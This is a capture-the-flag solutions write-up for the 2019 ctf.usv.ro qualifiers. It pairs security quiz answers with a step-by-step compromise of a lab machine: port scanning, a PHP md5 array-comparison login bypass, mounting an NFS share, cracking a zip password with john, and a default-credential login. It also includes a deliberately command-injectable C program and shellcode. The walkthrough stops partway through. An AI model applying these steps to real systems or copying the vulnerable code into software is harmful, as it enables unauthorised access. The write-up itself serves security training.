CTF CAPTURE THE FLAG
ctf.usv.ro Suceava 2019

on-line qualifications Solutions

Author: Teodor Lupan

QUIZZ LEVEL

Q1: Austria

Simultaneous Authentication of Equals is part of which authentication protocol?

A: WPA3

Q2: Guyana

What configuration option would you use to stop the OpenSSH daemon from allowing logins as the user 'root'?

A:PermitRootLogin no

Q3: Congo

Whats wrong with the following program?

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(void)
{
char ip[30];
gets(ip);

char cmd[] = "ping ";
strcat(cmd, ip);
system(cmd);
return 0;
}
```

A: Command Injection

Q4: Russia

In which segment is the machine code of an executable stored?

A: .text

Q5: Serbia

What open source solution allows you to run console Mach-O executables on Linux?

A: Darling

Q6: Egypt

What is the output of the following program:

```
++++++++++
>+>>>>++++++++++++++++++++++++++++++++++++++++++++
>++++++++++++++++++++++++++++++++<<<<<<[>[>>>>>>>+>
+<<<<<<<-]>>>>>>>[<<<<<<<+>>>>>>>-]<[>++++++++++[-
<-[>>+>+<<<-]>>>[<<<+>>>-]+<[>[-]<[-]]>[<<[>>>+<<<
-]>>[-]]<<]>>>[>>+>+<<<-]>>>[<<<+>>>-]+<[>[-]<[-]]
>[<<+>>[-]]<<<<<<<]>>>>>[++++++++++++++++++++++++
++++++++++++++++++++++.[-]]++++++++++<[->-<]>++++
++++++++++++++++++++++++++++++++++++++++++++.[-]<<
<<<<<<<<<<[>>>+>+<<<<-]>>>>[<<<<+>>>>-]<-[>>.>.<<<
[-]]<<[>>+>+<<<-]>>>[<<<+>>>-]<<[<+>-]>[<+>-]<<<-]
```

A: fibonacci

Q7: Yemen

Why is the output of the following program Segmentation fault (core dumped)

```
char code[] =
"\xb8\x04\x00\x00\x00"
"\xbb\x01\x00\x00\x00"
"\xb9\x00\x00\x00\x00"
"\xba\x0f\x00\x00\x00"
"\xcd\x81\xb8\x01\x00"
"\x00\x00\xbb\x00\x00"
"\x00\x00\xcd\x81";
int main(void)
{
   (*(void(*)())code)();
```

```
}
```

#HINT: the answer must be a single word or string

A: interrupt

Q8: Czech Republic

What is an stealthy type of software, typically malicious, designed to hide the existence of certain processes or programs from normal methods of detection and enable continued privileged access to a computer?

A: rootkit

Q9: Bolivia

If you wanted a unix timestamp to display the same time but one day forward, how many seconds would you add to it?

A: 86400

Q10: Nicaragua

The technique that involves looking at blocks of an encrypted message to determine whether any common patterns exist is called.... ?

A: Frequency analysis

FLAGS LEVEL

This part of the contest involves discovering 6 flags in the form of “Country: md5_hash” by performing enumeration and/or vulnerabilities exploitation on a vulnerable machine.


```
nmap -sV -v 172.16.100.97 -p-
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-26 21:52 EET
NSE: Loaded 43 scripts for scanning.
Initiating ARP Ping Scan at 21:52
Scanning 172.16.100.97 [1 port]
Completed ARP Ping Scan at 21:52, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:52
Completed Parallel DNS resolution of 1 host. at 21:52, 0.01s elapsed
Initiating SYN Stealth Scan at 21:52
Scanning 172.16.100.97 [65535 ports]
Host is up (0.000046s latency).
Not shown: 65524 closed ports

PORT     STATE SERVICE       VERSION
```

```
2/tcp    open  ftp          ProFTPD 1.3.5b
80/tcp   open  http         Apache httpd
111/tcp  open  rpcbind      2-4 (RPC #100000)
2019/tcp open  ssh          OpenSSH 7.4p1 Debian 10+deb9u4 (protocol 2.0)
2049/tcp open  nfs_acl      3 (RPC #100227)
8802/tcp open  http         Apache httpd
8888/tcp open  sun-answerbook?
33489/tcp open  mountd      1-3 (RPC #100005)
37615/tcp open  nlockmgr    1-4 (RPC #100021)
51381/tcp open  mountd      1-3 (RPC #100005)
54427/tcp open  mountd      1-3 (RPC #100005)
```

Flag 1:Brazil: 0e954f564b7aef949c65b8dc6cac8208


On port 80 there is a web server running:



In the source code we notice that there is an audio file referred:

```
<p style="text-align:center;"><img src="intro.jpg" alt="Belle" align="middle"><br><font color="red"><b>Listen carrefully sonny
<audio autoplay loop>
  <source src="dark.mp3" type="audio/mpeg">
  <embed src="dark.mp3" autostart="true" loop="true" hidden="true">
</audio>
```


By inspecting the mp3 file, we discover in the metadata the Brazil flag:



Flag 2 Alger: c12c410daabc5ac10fc63d8799100a7e


On port 2019 there is a SSH service running. When connecting to the ssh port, we receive a banner:

By decoding with base64 the highlighted string, we obtain the Alger flag:



Flag 3 Columbia: c988e5e5b6970c52854826affd29679a

On port 8802 there is an web server running; By enumerating the directories with dirbuser tool, we identify an /login directory:



Index of /login

Name	Last modified	Size	Description
Parent Directory		-	
RSE77V6/	2019-10-16 20:56	-	
xGC/	2019-10-16 20:56	-	

As the manual browsing of the nested directories is impossible, there are some other possibilities to discover interesting content. One of the methods is to make a local copy of the whole web directory using wget, then search for content:

wget -m http://172.25.1.240:8802/login/

After the site is copied, we could use a regex to extract HTML page titles and identify potential useful paths:

```
root@kali:~/aaa# find . -name "index.html" -exec sed -n 's/.*<title>\(.*\)<\/title>.*/\1/ip;' {} + | grep -v "Index of";
Revenge is a dish best served cold
```

There is a index.html file which has the Title “Revenge is a dish best server cold”

Now we identify it:

```
grep Revenge * -r

172.25.1.240:8802/login/RSE77V6/5TYdxXBF20w/TBsF/59Md3gR1/hw3
/NnFy8hV/JRS/F2/Izvy/hDc1VZls/fMVAeWp6cOGU/JfG/aATLiV0rrHUQ/9eDIr7O7LKGu/0dLdLK1/GkQm3
/g8/r7Xaa/FnT2AhH/index.html:<title>Revenge is a dish best served cold</title>

172.25.1.240:8802/login/RSE77V6/5TYdxXBF20w/TBsF/59Md3gR1/hw3
/NnFy8hV/JRS/F2/Izvy/hDc1VZls/fMVAeWp6cOGU/JfG/aATLiV0rrHUQ/9eDIr7O7LKGu/0dLdLK1/GkQm3
/g8/r7Xaa/FnT2AhH/index.txt:<title>Revenge is a dish best served cold</title>
```

Now we can access it with the browser:

:8802/login/RSE77V6/5TYdxXBF20w/TBsF/59Md3gR1/hw3%20/NnFy8hV/JRS/F2/Izvy/hDc1VZIs/fMVAeWp6cOGU/JfG/aATLiV0rrHUQ/9eDIr7O7LKGu/0dLdLK1/GkQm3/g8/r7Xaa/FnT2AhH/

Come on in sonny... you are not blind, aren't you?!

Nume
Parola
Submit

Looking at the source code, we discover an index.txt file, which contains the PHP code of the login form:

```
<html>
<head>
<title>Revenge is a dish best served cold</title>
   <link rel='stylesheet' href='style.css' type='text/css'>
</head>
<body>

<?php
require 'flag.php'; //ya right :)

if (isset($_GET['nume']) and isset($_GET['parola'])) {
if ($_GET['nume'] == $_GET['parola'])
print 'WTF, ya tryn cheat on me?';
else if (md5($_GET['nume']) === md5($_GET['parola']))
     die('Flag: '.$flag);
   else
      print '<p class="alert">You forget too easy.</p>';
}
?>

<section class="login">
   <div class="title">
            <a href="./index.txt"></a>
   </div>

   <form method="get">
            <input type="text" required name="nume" placeholder="Nume"/><br/>
            <input type="text" required name="parola" placeholder="Parola" /><br/>
            <input type="submit"/>
   </form>
</section>
</body>
</html>
<html>
<head>
<title>Revenge is a dish best served cold</title>
   <link rel='stylesheet' href='style.css' type='text/css'>
</head>
<body>
```

```
<?php
require 'flag.php'; //ya right :)

if (isset($_GET['nume']) and isset($_GET['parola'])) {
if ($_GET['nume'] == $_GET['parola'])
print 'WTF, ya tryn cheat on me?';
else if (md5($_GET['nume']) === md5($_GET['parola']))
      die('Flag: '.$flag);
    else
        print '<p class="alert">You forget too easy.</p>';
}
?>

<section class="login">
    <div class="title">
                <a href="./index.txt"></a>
    </div>

    <form method="get">
                <input type="text" required name="nume" placeholder="Nume"/><br/>
                <input type="text" required name="parola" placeholder="Parola" /><br/>
                <input type="submit"/>
    </form>
</section>
</body>
</html>
```

The “bug” is in the code:

```
else if (md5($_GET['nume']) === md5($_GET['parola']))
      die('Flag: '.$flag);
```

https://www.php.net/manual/en/language.operators.comparison.php

We could transform the *nume* and *parola* variables into empty arrays: md5(nume[]) === md5(parola[])

[] === []

===	TRUE	FALSE	1	2	0.2	-2	0	-1	"-1"	"0"	"1"	NULL	[]	{}	"xyz"	""	"0e1"	"0e99"	"2abc"	".2abc"	"-2abc"	"0x2"
TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
1	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
2	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0.2	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
-2	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
-1	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
[]	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
{}	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"xyz"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
""	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0e1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"0e99"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"2abc"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE
".2abc"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE
"-2abc"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
"0x2"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE

Flag 4: Portugal: f0b501295389923de36e398b93d2832f

On the vulnerable machine there is a NFS service. We can list the shares:

```
root@kali:~# showmount -e 172.25.1.240
Export list for 172.25.1.240:
/media/nfs *
```

We mount the share and find a .pcap file:

```
root@kali:~# mount.nfs 172.25.1.240:/media/nfs /media
root@kali:~# cd /media
root@kali:/media# ls
saved.pcap
root@kali:/media#
```


We analyze the pcap file and extract from it a “secret.jpg” file. This file seems to be corrupted, but analyzing the header we discover it is a .zip file. The zip file is encrypted with a password, which can be found using john tool:

```
root@kali:~/ctf# zip2john secrets.zip > secrets.hash
root@kali:~/ctf# john secrets.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x2])
Press 'q' or Ctrl-C to abort, almost any other key for status
softball         (secrets.zip)
1g 0:00:00:08 DONE 2/3 (2019-10-30 21:08) 0.1250g/s 1738p/s 1738c/s 1738C/s rambol..ssssss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/ctf#
```

The archive contains a flag.txt file with Portugal flag

Flag 5: Turkey: 51899da6bda82c565f0c608229e6b112


On port tcp/3000 there is a NTOP tool running. Afer logging in with default admin/admin credentials and investigate HTTP traffic that was recorded, we find out an interesting path:




We modify our “hosts” file to insert a record for the vulnerable machine IP to this virtual host:

172.25.1.240 www.thegodfather.ctf


Now we access the path with the browser:



Using dirb we discover a /admin2 folder that will direct us to an application:



We observe in the source code that there is a ?user=value parameter:



